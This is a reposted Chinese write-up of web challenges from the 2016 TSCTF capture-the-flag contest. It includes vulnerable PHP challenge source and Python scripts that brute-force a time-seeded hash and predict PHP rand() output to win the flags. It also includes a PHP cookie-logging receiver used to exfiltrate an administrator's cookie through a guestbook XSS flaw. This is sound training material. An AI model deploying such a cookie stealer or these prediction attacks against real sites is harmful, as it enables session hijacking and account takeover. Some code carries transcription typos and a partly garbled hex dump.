

第二届TSCTF比赛writeup及心得-Web

转载

[weixin_34335458](#) 于 2016-05-11 20:43:00 发布 87 收藏


文章标签: [php](#)

原文链接: <http://www.cnblogs.com/puluotiya/p/5483472.html>

版权


1. 送分题

一开始真没明白为什么叫送分题，后来明白了，泪流满面。。我只想说，查看源码这个事情一辈子都不能忘。



```
1 <?php
2 error_reporting(0);
3 //flag is TSCTF(welcome_to_web_challenge)
4 $file = $_GET['file'];
5 if($file)
6 {
7     if(preg_match("/http|ftp|php:/i", $file))
8     {
9         die("remote url denied");
10    }
11    else if(preg_match("/\./i", $file))
12    {
13        die("what do you want to do!");
14    }
15    else
16    {
17        echo file_get_contents($file);
18    }
19 }
20 else
21 {
22     die("input file as parameter");
23 }
24 ?>
```

还是推荐以后都用这个，就不会漏了



2. Do you know time

网页显示一张福利图片，下载下来，随便用二进制打开图片，翻到最后面，发现了代码，种子确定了，srand就没意义了，种子是由time()函数确定的，发到服务器上总要一点时间，所以我们用time()+30的时间做种子，然后运行程序，就差不多能撞到服务器上的time()的时间。

```
21 69 73 73 65 74 28 24 5F 50 : ...if(!isset($_P
51 73 68 27 5D 29 29 0D 0A 09 : OST['hash']))...
33 68 6F 20 74 65 78 74 3B 0D : {...echo text:..
24 74 69 6D 65 20 3D 20 74 69 : ..}$time = ti
0A 09 73 72 61 6E 64 28 24 74 : me();...srand($t
0A 09 24 68 61 73 68 20 3D 20 : ime);...$hash =
6D 65 5F 74 6F 5F 74 73 63 74 : welcome_to_tstet
54 28 29 3B 0D 0A 09 24 68 61 : f.rand();...$ha
54 35 28 24 68 61 73 68 29 3B : sh = md5($hash);
24 5F 50 4F 53 54 5B 27 68 61 : ...if($_POST['ha
3D 3D 20 24 68 61 73 68 29 0D : sh] == $hash).
09 65 63 68 6F 20 27 66 6C 61 : {...echo 'fla
7D 0D 0A 09 65 6C 73 65 0D 0A : g;...}...else..
35 63 68 6F 20 27 77 68 61 74 : {...echo 'what
39 73 20 69 74 20 6E 6F 77 3F : time is it now?
0D 0A 3F 3E 40 76 50 68 6F 74 : {...}..?>@vPhot
```

但是一开始死活没找到入口，我还以为有什么信息没挖掘呢，，百度还识图找了原图，发现就是末尾加了东西。。。看方法是POST，但是网页是GET方式提交的，明显就是要修改为POST，但是一开始怎么修改都不对，然后就把头改了，主要是Content-Type:

```
1 import time
2 import urllib
3 import httplib
4 print 'what'
5
6 test_data = {'hash': 'xxxxxxxxxxxxxxxxxxxxxxxxxxxx'}
7 test_data_urlencode = urllib.urlencode(test_data)
8 requrl = "http://10.3.242.166/questions/web/web150/index.php"
9 headerdata = {"Host": "10.3.242.166", "Content-Type": "application/x-www-form-urlencoded"}
10
11 for i in range(1,60):
12     time.sleep(0.5)
13     print '-----'
14     conn = httplib.HTTPConnection("10.3.242.166")
15     conn.request(method="POST",url=requrl,body=test_data_urlencode,headers = headerdata)
16     response = conn.getresponse()
17     res= response.read()
18     print re
```

tcp_post

这道题主要考包构造和发包程序吧。。

(更多：关于服务器上时间可能和本地时间不一样的情况，可以用get_headers函数查看一下，或者用curl发包，然后也查看下返回头就能得到差值了。当然，此题还有暴力遍历到的。。我大概去了+-60s不到就过了，好神奇。。)

3. rand or not

not..

果然学的太少，我们来看源:

☒☒

```

1 $flag = 'flag';
3 session_start();
4
5 if(isset($_SESSION['count']) && isset($_SESSION['time'])) {
6     $_SESSION['count'] += 1;
7     if($_SESSION['count'] > 2){
8         session_destroy();
9         die('bye~~');
10    }
11    if(time() - $_SESSION['time'] > 2){
12        session_destroy();
13        die('timeout~~');
14    }
15 } else {
16     $_SESSION['count'] = 0;
17     $_SESSION['time'] = time();
18
19     echo rand();
20
21     $_SESSION['rand'] = array();
22     $i = 5;
23     $d = '';
24     while($i--){
25         $r = (string)rand();
26         $_SESSION['rand'][] = $r;
27         $d .= $r;
28     }
29 }
30
31
32 if (isset($_GET['check'])) {
33     if ($_GET['check'] === $_SESSION['rand']) {
34         echo $flag;
35     } else {
36         echo 'die';
37         session_destroy();
38     }
39 }
40 31395

```

题目

rand的取值很小，max = 32767然而我真的不知道它会按顺序重复。。

后来知道它会重复，那还有什么怕的。。先打32768个数的表

```

<?php
    $xun = 32788;
    while ($xun--)
        echo rand().",";
?>

```

再搜索就好，里面涉及到php传数组的方式，要记得一下。

```

1 import cookielib,urllib2,random
2
3 cj = cookielib.CookieJar()
4 opener = urllib2.build_opener(urllib2.HTTPCookieProcessor(cj))
5 first = opener.open('http://www.tsctf2016.com/questions/web/web200/index.php')
6 data = first.read()
7 #str2 = data[-6:]
8 #print '---'+str2+'---'
9 num1 = data[-5:]
10 print num1
11
12 f = open('randnum.txt','r')
13 raw = f.read()
14 pos = raw.find(str(num1))
15
16 ans=[' ',' ',' ',' ',' ']
17
18 st = raw.find(', ',pos)
19 for i in range(5):
20     en = raw.find(', ',st+1)
21     ans[i] = raw[st+1:en]
22     #print ans[i]
23     st = en
24
25 url = 'http://www.tsctf2016.com/questions/web/web200/index.php?
check[0]=''+ans[0]+'&check[1]=''+ans[1]+'&check[2]=''+ans[2]+'&check[3]=''+ans[3]+'&check[4]=''+ans[4]
26 print url
27 f = opener.open(url)
28 print f.read()
29

```

发包程序

4.web300-1 优雅登录

似乎是，十分让人抓狂的题目啊。。

5.web300-2 flag被管理员藏起来了

flag,明显admin

然后是留言板，xss的，过滤很浅，img\iframe\object\href等等都没过滤。编程将document.cookie读出到文件就可以了。。表示我做题的时候怎么没有看见里面有管理员的cookie，，果然还是编程靠谱些。。

```

//转自我同学
<?php
$cookie = $_GET['c'];
$ip = getenv('REMOTE_ADDR');
$time = date("j F,Y,g:i a");
$ref = getenv('HTTP_REFERER');
$fp = fopen("cook.txt","a+");
fwrite($fp,"input the cookie:");
fwrite($fp, "Cookie:". "$cookie."<br>IP:". "$ip."<br>Date:". "$time."<br>Referer:". "$ref."<br><br><br>");
fclose($fp);
?>

```